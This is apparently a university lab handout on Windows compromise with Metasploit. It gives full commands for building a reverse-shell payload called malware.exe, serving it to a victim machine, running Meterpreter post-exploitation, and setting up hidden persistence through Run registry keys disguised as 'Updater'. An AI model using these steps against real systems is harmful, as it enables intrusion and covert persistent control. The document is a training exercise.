

## **Applied Cyber Security Industry Led-Course**

**Instructor: XYZ**

**Lab Instructor: Moez Javed**

### **Lab 5: Privilege Escalation**

**Availability:**

Monday to Friday: 9 AM – 5 PM (at CUST)

After 5 PM: Please drop a message instead of calling.

**Lab Instructor Contact Details:**

Phone: +92 333 8744696

Email: [moezjavedyousafrana@gmail.com](mailto:moezjavedyousafrana@gmail.com)

# Window Privilege Escalation:

Privilege escalation is a crucial phase in cybersecurity where an attacker gains elevated access to a system, typically moving from a lower-level user to an administrative or root-level account. This process allows malicious actors to bypass security restrictions, access sensitive data, and maintain persistent control over compromised systems.

In this lab, you will learn how to exploit privilege escalation vulnerabilities using the Metasploit Framework and gain persistence on a Windows machine. By simulating real-world attacks, you will understand how to detect and mitigate such threats effectively.

## Setting Up Metasploit Persistence

### Step 1: Find Your Kali Linux IP Address

Run this command in a terminal on Kali:

```
ip a | grep inet
```

Look for an IP like 192.168.x.x (e.g., 192.168.100.205). Use this as LHOST.

### Step 2: Set Up the Metasploit Listener

In a new terminal (Kali):



```
sudo msfconsole  
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set LHOST 192.168.100.205 # Use your actual IP  
set LPORT 5555  
exploit
```

Leave this running.

### Step 3: Generate & Host the Payload

Open another terminal (Kali):

```
sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.205  
LPORT=5555 -f exe -o /var/www/html/malware.exe
```

```
(kali@kali)~$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.205 LPORT=4444 -f exe -o /home/kali/rTCP.exe  
[sudo] password for kali:  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: /home/kali/rTCP.exe
```

```
sudo service apache2 start
```

Check if the file is accessible:



**curl http://192.168.100.205/malware.exe**





#### **Step 4: Download & Execute the Payload (Windows)**



On the Windows victim machine, open a browser and enter:

**http://192.168.100.205/malware.exe**

Save and run the file.

## Post-Exploitation with Meterpreter

### Common Commands:

- System Information:

### Sysinfo

```
meterpreter >  
meterpreter > sysinfo  
Computer       : DESKTOP-GICC168  
OS             : Windows 10 (10.0 Build 19045).  
Architecture  : x64  
System Language : en_GB  
Domain        : WORKGROUP  
Logged On Users : 1  
Meterpreter    : x86/windows  
meterpreter > |
```

- List Processes:

### Ps

```

payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.100.205
LHOST => 192.168.100.205
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.205:4444
[*] Sending stage (177734 bytes) to 192.168.100.84
[*] Meterpreter session 2 opened (192.168.100.205:4444 -> 192.168.100.84:49977) at 2025-03-20 05:02:54 -0400

meterpreter > ps

Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
92	4	Registry	x64	0		
168	7132	msedge.exe	x64	1	DESKTOP-GICC168\moeez	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
324	4	smss.exe	x64	0		
348	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
364	616	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
368	616	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
408	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
416	408	csrss.exe	x64	0		
436	616	svchost.exe	x64	1	DESKTOP-GICC168\moeez	C:\Windows\System32\svchost.exe
484	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
488	480	csrss.exe	x64	1		
496	408	wininit.exe	x64	0		
580	480	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
616	496	services.exe	x64	0		
628	496	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
656	700	msedgewebview2.exe	x64	1	DESKTOP-GICC168\moeez	C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgewebview2.exe
700	736	SearchApp.exe	x64	1	DESKTOP-GICC168\moeez	C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
736	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
744	580	fontdrvhost.exe	x64	1	Font Driver Host\UMFD-1	C:\Windows\System32\fontdrvhost.exe
796	496	fontdrvhost.exe	x64	0	Font Driver Host\UMFD-0	C:\Windows\System32\fontdrvhost.exe
860	616	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
912	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
984	580	dwm.exe	x64	1	Window Manager\DWM-1	C:\Windows\System32\dwm.exe
996	4280	OneDrive.exe	x64	1	DESKTOP-GICC168\moeez	C:\Users\moeez\AppData\Local\Microsoft\OneDrive\OneDrive.exe
1028	616	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1052	616	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1080	616	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1096	616	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1120	616	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1144	616	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1168	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1192	616	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe
1268	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe

- Open a Shell:

## shell

- Take ScreenShot

## Screenshot

To ensure persistence, use the following command to set a registry key that will start the malware upon user login:

```
reg setval -k HKCU\Software\Microsoft\Windows\CurrentVersion\Run -v Updater -d "C:\Users\Public\malware.exe"
```

✓ This command adds a registry entry that executes the malware on startup.

#### **Check if the key was added:**

To verify that the persistence registry key has been successfully set, execute the following command:

```
reg queryval -k HKCU\Software\Microsoft\Windows\CurrentVersion\Run -v Updater
```

✓ If the value appears, persistence is successfully configured.

### **Fix 3: Enable Persistence Using a VBS Script (Alternative Method)**

If you prefer an alternative method, you can use a VBScript to achieve persistence.

#### **Inside Meterpreter, create a startup script:**

Execute the following command to create a VBScript file that runs the malware:

```
execute -f "cmd.exe" -a "/c echo Set WshShell = CreateObject(\"WScript.Shell\") > C:\Users\Public\updater.vbs & echo WshShell.Run \"C:\Users\Public\malware.exe\" >> C:\Users\Public\updater.vbs"
```

✓ This script creates a updater.vbs file that executes malware.exe upon system startup.

#### **Add the script to the registry for persistence:**

```
reg setval -k HKCU\Software\Microsoft\Windows\CurrentVersion\Run -v Updater -d "wscript.exe C:\Users\Public\updater.vbs"
```

✓ This method ensures the backdoor runs in hidden mode every time the user logs in.

This ensures the backdoor reopens after reboot.

## Step 6: Verify Connection After Reboot

Restart the Windows machine and check for a session in Metasploit:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.100.205
set LPORT 5555
exploit
```

If persistence works, the session will reconnect automatically.

## Tasks in Lab 5: Privilege Escalation

- Set Up the Environment
- Identify your Kali Linux IP address using `ip a | grep inet`.
- Configure a Metasploit listener to capture reverse shells.
- Generate and Deliver the Payload
- Create a malicious payload using `msfvenom`.
- Host the payload on Apache and deliver it to the target Windows machine.
- Execute Post-Exploitation Commands
- Use Meterpreter to gather system information, list processes, and open a command shell.
- Disable the Windows firewall to maintain access.
- Enable Persistence
- Automatically re-establish a session after a system reboot by:
- Adding a registry key to run the payload on startup.
- Using a VBScript to maintain hidden persistence.
- Verify Persistence
- Reboot the Windows machine and ensure the session reconnects automatically through Metasploit.

This lab provides hands-on experience with real-world privilege escalation techniques and defense mechanisms, enhancing your cybersecurity skills.
